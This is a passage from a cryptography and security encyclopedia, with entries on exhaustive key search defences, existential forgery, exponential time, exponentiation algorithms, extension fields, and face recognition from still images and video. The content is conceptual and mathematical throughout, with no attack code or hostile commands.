The most effective way to prevent exhaustive key search attacks is to use sufficiently long keys. By making the number of keys K large, the key search time $Kt/(2p)$ becomes large. In some cases, system designers are constrained to some key size limit (e.g., interoperating with a legacy system, export controls). In the following subsections, we examine some of the means that have been tried to prevent key search attacks.

Frequent Key Changes

A common suggestion for avoiding key search attacks is to change keys frequently. If it takes an hour to find a key, then change keys every half hour. Implicit in this suggestion is the assumption that the key will not be useful after the half hour is up, which is true in only certain types of systems.

It turns out that this technique does not work well because key search does not take exactly an hour, but takes a time that is uniformly distributed between zero and 2 h. The probability that the key will be found in the first half hour is 25%. If the cryptanalyst does not succeed before the key is changed, then he abandons the search and starts to work on the next key. On average, one quarter of the keys will be found while they are still in use. Even if the keys are changed very frequently, say every minute, the cryptanalyst expects to wait about 2 h to recover a key quickly enough that it is still in use. Frequent key changes only slow the cryptanalyst down by at most a factor of two.

Eliminate Known Plaintext

In most analyses of key search time, it is assumed that the cryptanalyst has some known plaintext P corresponding to ciphertext C. The cryptanalyst can then take a candidate key, use it to decrypt C and compare the result to P. If we could encrypt only the unpredictable parts of messages or find some other way to eliminate known plaintext, we could slow down the cryptanalyst. This is not as easy as it sounds.

Suppose that the cryptanalyst has no known plaintext but knows that the plaintext is coded with one ASCII character per byte. This means that each byte has a leading zero bit. In the case of DES with a 64-bit block size, each plaintext block contains 8 zero bits at known positions. When the cryptanalyst tries decrypting a ciphertext block with the wrong key, the random result has only a 1 in 2^8 chance of having the correct form. Thus, the cryptanalyst can eliminate most keys in just a single decryption. The remaining wrong keys can be eliminated with one or more additional decryptions of other ciphertext blocks. Overall, the impact on run time is negligible. Even if the cryptanalyst knows only one bit of redundancy per plaintext block, half the keys will be eliminated on the first decryption, a quarter of the keys will be eliminated on the second decryption, etc. Overall, this only slows the search by a factor of two.

Different Modes of Encryption

There are several standardized ►modes of operation of a block cipher [5]. The simplest is called electronic codebook (ECB) mode where each plaintext block is encrypted in turn and the resulting ciphertext blocks are concatenated. However, there are other modes where the previous ciphertext block is involved in encrypting the next plaintext block. The 1993 DES key search paper [10] shows that a key-search design can be adapted to cipher-block chaining (CBC), cipher-feedback (CFB), and output feedback (OFB) modes for a run-time penalty of less than 2.5.

Extensive Key Setup

In most block ciphers, there is a key-setup process to take a key and produce a set of subkeys for direct use in the algorithm. Collectively, these subkeys are usually much longer than the original key. When encrypting, the key setup can

be performed once per key, and the resulting subkeys can be used for the life of the key. However, for key search, it is necessary to compute new subkeys for each key that is tried. This leads to the idea of making the key-setup process expensive to slow down key search while having (hopefully) minimal impact on encryption.

For example, if key setup is 100 times more effort than encrypting a block, then key search is slowed down by a factor of approximately 100. But from the cryptographer's point of view, if a key is used to encrypt significantly more than 100 blocks, the impact is minimal.

There are a number of potential problems with this approach. A system may be designed to encrypt short messages making the key setup overhead significant. Subkeys would have to be stored rather than recomputed for each encryption, which may be a problem in small devices that handle many keys. If the key space is small enough, the cryptanalyst might precompute and store the subkeys for each key and use the resulting database to perform key search quickly. The cryptanalyst may have many keys to attack at once and can compute subkeys from each key once and try the subkeys on each of the problem instances, thereby spreading the cost of subkey generation across multiple problem instances.

All-or-Nothing Encryption

Rivest had an interesting idea for slowing down key search called all-or-nothing encryption [8]. This encryption mode is designed so that it is not possible to recover a single plaintext block (even knowing the key) until the entire message is decrypted. This means that the cryptanalyst cannot eliminate most keys by decrypting a single block, and the key search effort increases by a factor of the number of blocks in the message.

Related Attacks

Exhaustive key search belongs to a larger class of attacks sometimes called black-box cryptanalysis. These attacks do not depend on the exact details of the scheme being attacked, but only on its external characteristics. With exhaustive search, the only details about the block cipher that matter are the key size, block size, and complexity of performing an encryption or decryption in hardware or software. Some view these attacks as uninteresting because they do not make use of details of the scheme being attacked, but on the other hand, the broad applicability of black-box attacks makes them quite powerful techniques. Other examples of black-box cryptanalysis are attacks on double- and triple-encryption with a block cipher, generic methods of finding hash function collisions, and generic methods of finding discrete logarithms in cyclic groups [7, 9, 11].

Conclusion

Exhaustive key search is a simple approach to attacking a block cipher and has had an interesting history in connection with DES. However, modern ciphers with keys of 128 bits and longer have made exhaustive cryptanalysis infeasible with current technology.

Recommended Reading

1. Daemen J, Rijmen V (2002) The design of Rijndael: AES— the advanced encryption standard. Springer, Berlin
2. Diffie W, Hellman M (1977) Exhaustive cryptanalysis of the NBS data encryption standard. Computer 10(6):74–84
3. Electronic Frontier Foundation (1998) Cracking DES: secrets of encryption research, wiretap politics, and chip design. O'Reilly and Associates, Sebastopol, CA
4. FIPS 46 (1977) Data encryption standard. Federal information processing standards publication 46. U.S. Department of Commerce/National Bureau of Standards, National Technical Information Service, Springfield, VA (revised as FIPS 46-1 in 1988, FIPS 46-2 in 1993)
5. FIPS 81 (1980) DES modes of operation. Federal information processing standards publication 81. U.S. Department of Commerce/National Bureau of Standards, National Technical Information Service, Springfield, VA
6. FIPS 197 (2001) Advanced encryption standard (AES). Federal information processing standards publication 197. U.S. National Institute of Standards and Technology (NIST). Available on http://csrc.nist.gov/CryptoToolkit/aes/
7. Pollard JM (1978) Monte Carlo methods for index computation (mod p). Math Comput 32(143):918–924
8. Rivest RL (1997) All-or-nothing encryption and the package transform. In: Biham E (ed) Fast software encryption'97, 4th international workshop. Lecture notes in computer science, vol 1267. Springer, Berlin, pp 210–218
9. van Oorschot PC, Wiener MJ (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
10. Wiener MJ (1996) Efficient DES key search. In: The rump session of CRYPTO'93, Lecture notes in computer science. Springer, Berlin. (Reprinted in Stallings W (ed) Practical cryptography for data internetworks, IEEE Computer Society Press, pp 31–79)
11. Wiener MJ (2004) The full cost of cryptanalytic attacks. J Cryptol 17(2):105–124

Existential Forgery

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Related Concepts

►Digital Signature; ►Forgery

Definition

Existential forgery is a certain type of attacker goal that is used to formally define the security of digital signature schemes, in particular the unforgeability part of security.

Theory

Existential forgery is a weak message related ►forgery against a cryptographic ►digital signature scheme. Given a victim's verifying key, an existential forgery is achieved, if the attacker finds a signature s for at least one new message m, such that the signature s is valid for m with respect to the victim's verifying key. The message m need not be sensical or useful in any way. Existential forgery defines the outcome of an attack, not the way how or how often the attacker can interact with the attacked signer while the attack is performed (►Forgery and [1]).

Applications

Important types of attacker goals used to formally define the security of digital signature schemes are in order of increasing strength: existential forgery, selective forgery, and total break.

Recommended Reading

1. Menezes AJ, van Oorschoot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton, p 432

Exponential Key Exchange

►Key Agreement

Exponential Time

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Computational Complexity; ►O-Notation; ►Polynomial Time; ►Subexponential Time

Definition

An *exponential-time* algorithm is one whose running time grows as an exponential function of the size of its input.

Theory

Let x denote the length of the input to an algorithm (typically in bits, but other measures are sometimes used), and let $T(x)$ denote the running time of the algorithm on inputs of length x. Then the algorithm is exponential-time if the running time satisfies

$$T(x) \le cb^x$$

for all sufficiently large x, where the coefficient and the base $b > 1$ are constants. The running time will also satisfy the bound

$$T(x) \le (b')^{c'x}$$

for another base $b' > 1$, and an appropriate constant c'. The term "exponential" comes from the fact that the size x is in the exponent. In ►O-notation, this would be written $T(x) = O(b^x)$, or equivalently $T(x) = (b')^{O(x)}$. The notations $2^{O(x)}$ and $e^{O(x)}$ are common.

Exhaustive key search is one example of an algorithm that takes exponential time; if x is the key size in bits, then key search takes time $O(2^x)$.

Applications

Exponential time is the ideal in cryptographic security. A hard problem whose solution is a k-bit secret can always be solved in $O(2^k)$ operations by trial and error (where testing a solution is considered to be a single operation), and it is of course desirable (for the cryptosystem designer) that no faster algorithm can be found.

In many cases, a faster algorithm may be available, yet its running time is still exponential. For instance, the fastest general-purpose algorithms for solving the ►Elliptic Curve Discrete Logarithm Problem and finding ►hash function collisions take $O(2^{k/2})$ operations for some security parameter k, which is less than brute force but still exponential.

Exponentiation Algorithms

Christof Paar
Lehrstuhl Embedded Security, Gebaeude IC 4/132, Ruhr-Universitatet Bochum, Bochum, Germany

Related Concepts

►2^k-Ary Exponentiation; ►Binary Exponentiation Method; ►Fixed-Base Exponentiation; ►Fixed-Exponent Exponentiation; ►Sliding Window Exponentiation

Definition

Exponentiation is the repeated application of the group operation to a single group element.

Background

The problem of computing an exponentiation occurs frequently in modern cryptography, especially in public-key algorithms. Exponentiation is defined as the repeated application of the group operation to a single group element. If one assumes a multiplicative group, that is, the group operation is called "multiplication," and one denotes the group element by g, an exponentiation can be written as

$$\underbrace{g \cdot g \cdot \ldots \cdot g}_{e \quad times} = g^e$$

This case is in particular relevant for RSA and discrete logarithm schemes in finite fields like the ►Diffie–Hellman key agreement. It should be kept in mind that the corresponding notation for additive groups, that is, groups where the group operation is an addition, looks as follows:

$$\underbrace{g + g + \ldots + g}_{e \quad times} = e \cdot g$$

This case, repeated addition of the same group element, is the core operation in ►elliptic curve cryptosystems. From a notation point of view, this operation is not an "exponentiation" but "multiplication." Accordingly, in elliptic curve schemes the corresponding operation is referred to as "scalar multiplication" or "scalar point multiplication." It is important to stress, however, that this "multiplication" can only be realized by repeated additions.

Theory

There is a wealth of different exponentiation methods. The general goal of those algorithms is to perform an exponentiation with a minimum number of group operations combined with optimized storage requirements. For groups where inversion of a field element is not a trivial operation, for example, in ►finite fields or integer ►rings, one can distinguish between three main families of exponentiation algorithms. For clarity, multiplicative groups are assumed:

General Exponentiation

This case is given if neither the base element g nor the exponent e is known ahead of time. Hence, no precomputations can be be performed. This is the most general case. The basic algorithm in this situation is the ►binary exponentiation method, also known as square-and-multiply algorithm. For random exponents e, this method takes on average $\lceil \log_2 e \rceil - 1$ squarings and 0.5 $(\lceil \log_2 e \rceil - 1)$ multiplications in the group. The binary method has negligible storage requirements. Generalizations of the binary method, for example, the ►2^k-ary exponentiation and ►sliding window exponentiation, lead to reductions of the number of group multiplications, while increasing the storage requirements. However, both of the latter algorithms essentially do not reduce the number of squarings required.

Fixed-Base Exponentiation

In certain cryptographic schemes, the basis g of an exponentiation algorithm is known a priori and, thus, precomputations can be performed. This can lead to a considerable acceleration of the exponentiation compared to the general case. Those methods are described in the entry ►fixed-base exponentiation.

Fixed-Exponent Exponentiation

The other special case is given in applications where the exponent e is known ahead of time. Again, precomputations can be performed. The gain compared to the general exponentiation case is relatively moderate, Corresponding techniques are described in ►fixed-exponent exponentiation. These techniques are closely related to the theory of addition chains.

In situations where taking the inverse of a group element is trivial – which is in particular the case in groups of points of elliptic curves, where inversion is often a single sign change of a field elements – there are additional exponentiation methods. Those methods are based on the idea that e can sometimes be represented more efficiently when negative digits are allowed as well as positive digits. For instance, the decimal number 31 has the binary representation (1, 1, 1, 1, 1) but the signed-digit representation (1, 0, 0, 0, 0, –1). Since the complexity of exponentiation algorithms often depends on the number of nonzero digits, the latter representation can lead to faster exponentiations. Corresponding algorithms are described in ►signed-digit exponentiation.

Another special case is given when exponentiations of the following form are required:

$$g_1^{e_1} \cdot g_2^{e_2}$$

Such operations are referred to as ►simultaneous exponentiation. They are needed in, for instance, the verification of a signature according to the ►Digital Signature Standard. The combined exponentiations can be computed jointly, considerably more efficiently than the two individual exponentiations $g_1^{e_1}$ and $g_2^{e_2}$. Efficient methods exist both for multiplicative and for additive groups. In the latter case,

the notation

$$e_1 \cdot g + e_2 \cdot g_2$$

is being used. This is the core operation in the verification step of the elliptic curve digital signature algorithm (or ECDSA), which is described in the entry ►Elliptic Curve signature schemes.

Applications

Exponentiation is the core operation in the three most popular families of public-key algorithms: ►integer-factoring based schemes like ►RSA, schemes based on the ►discrete logarithm problem like the ►Digital Signature Standard or ►Diffie–Hellman key agreement, and ►elliptic curve cryptography. Some public-key schemes can make use of specialized exponentiation methods as outlined above. For instance, elliptic curve point multiplication is more efficient if ►signed-digit exponentiation is used and the Digital Signature Standard can make use of simultaneous exponentiations.

Extended Euclidean Algorithm

►Euclidean Algorithm

Extension Field

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Field; ►Irreducible Polynomial; ►Number Field; ►Primitive Element; ►Optimal Extension Fields (OEFs)

Definition

An *extension field* is a ►field with certain mathematical structure constructed from another field and one or more roots of polynomials over that field.

Theory

Let $F = (S, +, \times)$ be a ►field and let $f(x)$ be a monic ►irreducible polynomial of degree d over F. That is, let $f(x)$ be a polynomial

$$f(x) = x^d + f_{d-1}x^{d-1} + \cdots + f_1 x + f_0.$$

Let α denote a root of this polynomial. Then the set of elements generated from field operations on elements of F and α is itself a field, denoted $F(\alpha)$. The field $F(\alpha)$ is called an *extension field* of F of *extension degree* d. F is a *subfield* of $F(\alpha)$ since F is a subset of $F(\alpha)$ and is itself a field.

The definition given here is for a *simple* extension field. In general, an extension field of a field F is any field that contains F as a subfield; an example of a non-simple extension of F is $F(\alpha, \beta)$, where β is another root. Simple extension fields are the ones usually encountered in cryptography.

The elements of a simple extension field may be viewed as polynomials of degree at most $d-1$ in α, where the coefficients are elements of F, so that an element $A \in F(\alpha)$ corresponds to the polynomial

$$a_{d-1}\alpha^{d-1} + \cdots + a_1\alpha + a_0.$$

Field addition in the extension field corresponds to coefficient-wise addition of the d coefficients, while field multiplication corresponds to polynomial multiplication modulo the field polynomial $f(x)$.

If F is a ►finite field with q elements, i.e., $\mathbf{F}_q$, then $F(\alpha)$ is a finite field with q^d elements, i.e., $\mathbf{F}_{q^d}$.

For instance, a binary finite field $\mathbf{F}_{2^k}$ is an extension field of the finite field $\mathbf{F}_2$, and likewise an odd-characteristic extension field $\mathbf{F}_{p^k}$ with $p \geq 3$ is an extension field of $\mathbf{F}_p$.

A ►number field $\mathbf{Q}(\alpha)$ is an extension field of the rational numbers $\mathbf{Q}$.

The representation of elements given above is a *polynomial basis representation* since the polynomial terms $\alpha^{d-1}, \ldots, \alpha, 1$ form a *basis* for the extension field when viewed as *vector space* over F (i.e., linear combinations of the basis elements generate the vector space). However, various other representations have been developed and can be applied in cryptography.

Applications

Extension fields, particularly binary finite fields, are often employed in cryptosystems based on the ►Elliptic Curve Discrete Logarithm Problem. Number fields play a key role in algorithms for ►integer factoring (►Number Field Sieve for DLP and ►Number Field Sieve for Factoring).

F

Face Recognition from Still Images and Video

Soma Biswas[1], Rama Chellappa[2]
[1]Department of Electrical and Computer Engineering, Center for Automation Research, University of Maryland, College Park, MD, USA
[2]Center for Automation Research, Department of Electrical and Computer Engineering, University of Maryland, College Park, MD, USA

Related Concepts

►Biometric Identification; ►Verification

Definition

Face recognition is concerned with identifying or verifying one or more persons from still images or video sequences using a stored database of faces.

Background

The earliest work on face recognition started as early as 1950s in psychology and in the 1960s in engineering, but research on automatic face recognition practically started in the 1970s after the seminal work of Kanade [1] and Kelly [2].

Application

Face recognition has wide range of applications in many different areas ranging from law enforcement and surveillance, information security to human-computer interaction, virtual reality, and computer entertainment.

Introduction

Face recognition with its wide range of commercial and law enforcement applications has been one of the most active areas of research in the field of computer vision and pattern recognition. Personal identification systems based on faces have the advantage that facial images can be obtained from a distance without requiring cooperation of the subject, as compared to other biometrics such as fingerprint, iris, etc. Face recognition is concerned with identifying or verifying one or more persons from still images or video sequences using a stored database of faces. Depending on the particular application, there can be different scenarios, ranging from controlled still images to uncontrolled videos. Since face recognition is essentially the problem of recognizing a 3D object from its 2D image or a video sequence, it has to deal with significant appearance changes due to illumination and pose variations. Current algorithms perform well in controlled scenarios, but their performance is far from satisfactory in uncontrolled scenarios. Most of the current research in this area is focused toward recognizing faces in uncontrolled scenarios. This chapter is broadly divided into two sections. The first section discusses the approaches proposed for recognizing faces from still images and the second section deals with face recognition from video sequences.

Still Image Face Recognition

This section discusses some of the early subspace and feature-based approaches, followed by those which address the problem of appearance change due to illumination variations and approaches that can handle both illumination and pose variations.

Early Approaches

Among the early subspace-based holistic approaches, eigenfaces [3] and Fisherfaces [4, 5] have proved to be very effective for the task of face recognition. Since human faces have similar overall configuration, the facial images can be described by a relatively low-dimensional subspace. Principal component analysis (PCA) [3] has been used for finding those vectors which can best account for the distribution of facial images within the whole image space. These vectors are eigenvectors of the covariance matrix computed from the aligned face images in the training set and are thus known as "eigenfaces." Given the eigenfaces, every face in the gallery database is represented as a vector of weights obtained by projecting the image onto the eigenfaces using inner product operation. The identification of a new test image is done by locating

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

the image in the database whose weights are the closest to the weights obtained for the test image, by projecting onto the eigenfaces.

In contrast to PCA, linear discriminant analysis (LDA)/ Fisher linear discriminant (FLD) [4][5] utilizes the available class information for performing face recognition. LDA aims at finding an optimal projection of the labeled data such that the ratio of the between-class scatter and within-class scatter is maximized. For a C-class problem, where each class corresponds to one subject, the between and within-class scatter matrices S_w and S_b are given by

$$S_b = \sum_{i=1}^{C} N_i(\boldsymbol{u}_i - \boldsymbol{u})(\boldsymbol{u}_i - \boldsymbol{u})^T;\ S_w = \sum_{i=1}^{C} \sum_{\boldsymbol{x}_k \in Xi} (\boldsymbol{x}_k - \boldsymbol{u}_i)(\boldsymbol{x}_k - \boldsymbol{u}_i)^T \tag{1}$$

Here, $\boldsymbol{u}_i$ denotes the mean image of the ith class X_i containing N_i number of samples and $\boldsymbol{u}$ is the mean of all the classes. The optimal projection matrix W, which maximizes $|W^T S_b W|/|W^T S_w W|$ and the optimal projections vectors can be solved using the following generalized eigenvalue problem: $S_b w_i = \lambda_i S_w w_i$, where λ_i are the corresponding eigenvalues. For classification, the test image is first projected onto the subspace spanned by the computed projection vectors. The projection coefficients are then compared to all the stored vectors of labeled classes to determine the input class label.

In addition to these subspace-based methods, feature-based graph matching approaches have also been quite successful for face recognition. Compared to the holistic approaches, feature-based methods are less sensitive to variations in illumination, viewpoint, face localization accuracy, etc., but depend on reliable and accurate feature extraction techniques. One of the most successful methods in this category is the elastic bunch graph matching [6]. In this approach, each facial landmark (like the pupils, mouth corners, nose tip, etc) is associated with a local feature representation called "jet" which consists of wavelet coefficients at different scales and rotations. A face is represented as a labeled graph, with the nodes located at these facial landmarks. To account for the wide range of variations in the facial appearance, the representation is made richer by attaching a representative set of jets to each landmark (called the face bunch graph representation). For a given test image, the corresponding image graph is compared to all model graphs and the one having the highest similarity is selected.

Face Recognition Across Illumination Variations

The appearance of a facial image changes considerably with variations in illumination conditions. Jacobs et al. [7] showed that given two images under different illumination conditions, there always exists a family of physically realizable objects which is consistent with both images. And this ambiguity exists even under the hard constraints of Lambertian reflectance and known light source directions. Suppose I and J be two images of different Lambertian objects, illuminated by two different known distant light sources, $l = (l_x, l_y, l_z)$ and $k = (k_x, k_y, k_z)$, respectively. If p_x and q_y denote the surface gradients and $\rho(x, y)$ denotes the unknown albedo map, from the standard image irradiance equation,

$$\begin{aligned} I(x,y) &= \rho(x,y)\frac{-(l_x, l_y, l_z)\cdot(p_x, q_y, 1)}{\sqrt{p_x^2 + q_y^2 + 1}} \\ J(x,y) &= \rho(x,y)\frac{-(k_x, k_y, k_z)\cdot(p_x, q_y, 1)}{\sqrt{p_x^2 + q_y^2 + 1}} \end{aligned} \tag{2}$$

It can be proved that given any arbitrary pair of images, there exists a set of albedo and surface gradients that satisfies both the above equations simultaneously [7] and thus, theoretically, it is not possible to determine if the two images are from the same object or not. But this analysis does not impose any constraint on the class of objects that is being considered. So though illumination-invariant image matching is an ill-posed problem, for matching faces across illumination variations, different face-specific information can be utilized to make the problem more tractable.

Assuming that faces belong to the class of linear Lambertian objects, Zhao et al. [8] proposed an approach that is robust to illumination variations. For Lambertian objects, the diffused component of the reflectance is given by Lambert's law which relates the pixel intensity to the albedo, shape of the surface point and the illumination direction as follows

$$h_i = (\rho n^T)_i s = t_i^T s \tag{3}$$

By stacking the intensities of all the pixels, an image with d pixels can be expressed as

$$\boldsymbol{h}_{d\times 1} = [h_1, h_2, ..., h_d]^T = \boldsymbol{T}_{d\times 3} \cdot \boldsymbol{s}_{3\times 1} \tag{4}$$

Here the matrix $\boldsymbol{T}$ encodes the product of albedos and surface normals for all the pixels and is known as the object-specific albedo-shape matrix. Further, the linear property leads to a rank constraint on the shape-albedo matrix. So if $\boldsymbol{T}$ can be represented as a linear combination of m basis $\boldsymbol{T}_i$'s, that is $\boldsymbol{T} = f_1\boldsymbol{T}_1 + f_2\boldsymbol{T}_2 + \cdots + f_m\boldsymbol{T}_m$, the image can be expressed as

$$\boldsymbol{h}_{d\times 1} = [\boldsymbol{T}_1, \boldsymbol{T}_2, \cdots, \boldsymbol{T}_m](\boldsymbol{f} \times \boldsymbol{I}_3).\boldsymbol{s} = \boldsymbol{W}_{d\times 3m}[\boldsymbol{f}_{m\times 1} \times \boldsymbol{s}_{3\times 1}] \tag{5}$$

Here, the matrix $\boldsymbol{W}$ encodes the albedo maps and surface normals for a class of objects and is called the class-specific

albedo-shape matrix. Given the input image, the combining coefficients $\boldsymbol{f}$ and the illumination $\boldsymbol{s}$ can be obtained in an iterative manner. The coefficients $\boldsymbol{f}$, which can be thought of as the illumination-free identity vector, can be used for face recognition across illumination variations.

Any real world object is characterized by its underlying shape and surface properties. Unlike image intensity, these intrinsic characteristics of an object are insensitive to changes in illumination conditions which make them useful for matching faces across illumination variations. In a recent approach [9], an image estimation framework has been proposed for robust estimation of the facial albedo for face recognition application. The basic intuition is that if $\boldsymbol{n}_{i,j}^{(0)}$ and $\boldsymbol{s}^{(0)}$ be some initial values of the surface normal and illuminant direction, the Lambertian assumption imposes the following constraint on the initial albedo $\boldsymbol{\rho}^{(0)}$ obtained

$$\boldsymbol{\rho}_{i,j}^{(0)} = \frac{\boldsymbol{I}_{i,j}}{\boldsymbol{n}_{i,j}^{(0)} \cdot \boldsymbol{s}^{(0)}} \tag{6}$$

Here, $\boldsymbol{n}^{(0)}$ can be the average facial surface normal computed from a collection of 3D facial data. Clearly, the inaccurate initial estimates of normals and light source direction result in errors in the initial albedo map. It can be shown [9] that this initial erroneous albedo map can be written as a sum of the true albedo and a signal-dependent additive noise. This is a typical image estimation formulation and standard methods can be used to solve for the true unknown albedo map which can be used as an illumination-insensitive signature for face recognition across illumination variations. Figure 1 shows the albedo maps obtained from several images of a subject from the PIE dataset taken under different illumination conditions. The final albedo estimates do not seem to have the illumination effects present in the input images and appear quite similar to each other as desired. The estimated albedo maps can further be used to normalize the input images for recovering the shapes and to generate novel views of the subject under novel illumination conditions (Fig. 2).


Face Recognition Across Illumination and Pose Variations

The wide variations in facial appearance due to the combined effects of illumination and pose variations can be accounted for by simulating the process of image formation. The main idea is to relate the input image with the actual 3D shape, albedo map, projection model, and incident illumination. Using a 3D morphable model, Blanz and Vetter proposed such an approach [10] to estimate the shape and texture from a single face image, which can then be used for face recognition. The morphable face model is constructed such that the shape $\mathbf{S}$ and texture map $\mathbf{T}$ of a given face can be approximated by a linear combination of shape and texture vectors $\mathbf{S}_i$ and $\mathbf{T}_i$ of a set of 3D faces


$$\mathbf{S} = \sum_{i=1}^{N} \alpha_i \mathbf{S}_i; \qquad \text{and} \qquad \mathbf{T} = \sum_{i=1}^{N} \beta_i \mathbf{T}_i \tag{7}$$

Rendering an image involves mapping the 3D surface points to the image plane coordinates using a projection model, and then determining the pixel intensities based on the illumination model and light sources. Given a test image, the shape and texture coefficients are determined along with the other unknown parameters like pose angle, source direction, etc., so as to minimize the difference between the true image and the reconstructed image. These parameters are reasonably stable across illumination and pose variations and so can be utilized to determine the identity of the individual.

Another way to address the problem of face recognition across illumination and pose variations is to



Face Recognition from Still Images and Video. Fig. 1 Albedo estimates (second row) obtained for several images of a subject (first row) from the PIE dataset (courtesy Biswas et al. [9])



Face Recognition from Still Images and Video. Fig. 2 Novel view synthesis using estimated albedo maps and shape (**a**) Input image (**b**) Estimated albedo (**c**) Recovered shape (**d–j**) Synthesized views under novel illumination conditions (Courtesy Biswas et al. [9])

characterize the set of images of an object under all possible combinations of pose and illumination. Recent results have showed that an image of a Lambertian object taken under any arbitrary illumination conditions can be approximately represented as a linear combination of the first nine spherical harmonic basis images [11, 12]. Given an input image, if these spherical harmonic basis images can be estimated, then the database face for which there exists a weighted combination of basis images that is the closest to the test face image determines the identity of the test image. Zhang and Samaras [13] proposed an approach for estimating these basis images from a single input image. First, a bootstrap set of basis images is used to build a statistical model for each of the spherical harmonic basis images. The statistical models aim to learn the probability density function for the basis images assuming Gaussian distributions of unknown means and covariances. Given an input image, these learned statistical models are used to compute the maximum a posteriori (MAP) estimate of the basis images that span the illumination space for the input subject. But in this approach, since the basis images are built from 2D images, the statistical model need to be rebuilt for each pose for handling different poses. To overcome this limitation, the statistical models can be built directly in 3D spaces by combining the spherical harmonic illumination representation and the 3D morphable model to recover basis images across both pose and illumination variations.

The spherical harmonics representation can also be used to encode pose information, in addition to modeling illumination variations [14]. The property that rotations of spherical harmonic of any order can be linearly composed entirely of other spherical harmonics of the same order can be used to derive close-form linear transformations relating the 2D harmonic basis images at different poses. So from just one set of basis images at a fixed pose, the basis images at any other pose can be synthesized analytically. These basis images can in turn be used to synthesize novel views of the subject under arbitrary lighting conditions. Given frontal gallery images for each subject, first the basis images are recovered using a statistical model [13]. For testing, the test image which can be under any pose and illumination is wrapped to a frontal view using manually established image correspondence between the test image and a mean frontal face image. This synthesized frontal image can then be directly projected on the existing frontal view basis images of the gallery subjects. The gallery face for which there exists a linear combination of basis images that is the closest to the input test face image is taken to be the identity of the test image. Novel images of the chosen subject at the same pose as the test image can also be synthesized using the closed form linear transformation between the harmonic basis images and then compared with the test image for further validation. The pose of the test image is estimated from a few manually selected facial features.

In addition to these model-based approaches, another completely different approach based on soft attributes is gaining much popularity because of its robustness to variations in pose, illumination, expression, and other imaging conditions and impressive performance for large-scale face recognition application [15]. The main idea is that a facial image can be described as, say, an *Asian old male* or a *Caucasian girl*. Based on this intuition, different binary classifiers can be trained to recognize the presence or

absence of describable aspects of visual appearance or attributes like gender, race, age, etc. For each face image, different low-level features like image intensities, edge magnitudes, gradient directions, etc., are extracted for different facial regions like eyes, nose, mouth, etc. This produces a large number of possible low-level features, a subset of which is automatically chosen and used for each attribute classifier. Sometimes, an image may be more easily described in terms of the similarity of different parts of their face to a limited set of *reference* subjects. For example, the eyes may be similar to those of one person, whereas the nose may be similar to some other person. In such cases, simile classifiers can be trained, which learns the similarity of faces, or regions of faces, to specific reference people. This approach has an added advantage of not requiring the manual labeling required for attribute classification. Two faces can then be compared by comparing their trait vectors. Both the approaches give very good performance on real-world images exhibiting significant variations in pose, expression, hair-style, etc., without requiring any costly alignment between image pairs.

Video-based Face Recognition

Though face recognition research has traditionally concentrated on recognition from still images, recently video-based face recognition has also gained a lot of attention. Faces are essentially articulating 3D objects. For faces, motion encodes far richer information than simply the 3D structure of the face in the form of behavioral cues such as idiosyncratic head movements and gestures, which can potentially aid in recognition tasks. The video sequence can also be utilized to obtain more effective representations like 3D face models or super-resolution images for improving the recognition results. In fact, psychophysical studies [16] have shown that humans tend to rely more on dynamics than the structure under nonoptimal viewing conditions such as low spatial resolution, harsh illumination conditions, etc.

One of the simplest ways to use the extra information present in a video sequence as compared to still images is to fuse the results obtained by a 2D face classifier for each frame of the sequence. Here, the video sequence is viewed as an unordered set of images for both training and testing. During testing, each frame of the test video sequence independently votes for a particular identity for the test subject. Appropriate fusion techniques can then be applied to provide the final identity. Fusion can be performed at the score level where the matching scores obtained at each frame are combined to get the final score, or at the decision level where frame-level decisions are combined into a final decision. These approaches do not take advantage of the temporal information that is also present in the video sequence.

